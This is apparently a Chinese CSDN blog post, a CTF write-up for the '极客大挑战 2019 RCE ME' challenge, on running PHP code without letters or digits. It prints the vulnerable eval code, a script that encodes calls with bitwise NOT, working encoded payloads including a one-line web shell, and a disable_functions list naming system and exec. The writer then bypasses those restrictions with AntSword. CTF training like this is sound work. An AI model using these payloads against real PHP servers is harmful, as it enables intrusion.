
[极客大挑战 2019]RCE ME writeup + 无字母数字命令执行

原创

shu天 于 2021-09-09 00:36:02 发布 87 收藏 1

分类专栏： ctf # web 文章标签： php ctf web 命令执行



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

~~我以后再半夜开题目我就是【】~~

知识点

利用**取反运算符**绕过**无字母数字**正则表达式

取反之后基本上都是不可见字符

yu22x大佬的php脚本：

```php
<?php
fwrite(STDOUT,'[+]your function: ');
$system=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

fwrite(STDOUT,'[+]your command: ');
$command=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

echo '[*] (~'.urlencode(~$system).')(~'.urlencode(~$command).');';
```

wp

1.[极客大挑战 2019]RCE ME

```php
<?php
error_reporting(0);
if(isset($_GET['code'])){
            $code=$_GET['code'];
                    if(strlen($code)>40){
                                        die("This is too Long.");
                                                }
                    if(preg_match("/[A-Za-z0-9]+/",$code)){
                                        die("NO.");
                                                }
                    @eval($code);
}
else{
            highlight_file(__FILE__);
}

// ?>
```

正则`[A-Za-z0-9]+`是无字母数字的命令执行

利用**取反**命令执行phpinfo


大佬的php脚本：

```php
<?php
fwrite(STDOUT,'[+]your function: ');
$system=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

fwrite(STDOUT,'[+]your command: ');
$command=str_replace(array("\r\n", "\r", "\n"), "", fgets(STDIN));

echo '[*] (~'.urlencode(~$system).')(~'.urlencode(~$command).');';
```

payload：`(~%8F%97%8F%96%91%99%90)();`




php版本7，**disable_functions**：

```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl
```

为了方便绕过disable_functions命令执行，同样原理构造php一句话木马，蚁剑链接


```
assert(eval($_POST[a]))
#(~%9E%8C%8C%9A%8D%8B)(~%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9E%A2%D6);
```

```
λ php 1.txt
[+]your function: assert
[+]your command: eval($_POST[a])
[*] (~%9E%8C%8C%9A%8D%8B)(~%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9E%A2%D6);
```



CSDN @shu天

然后利用蚁剑自带的插件绕过，执行readflag二进制文件（←奇奇怪怪，flag没有权限读，只能执行这个得到）



CSDN @shu天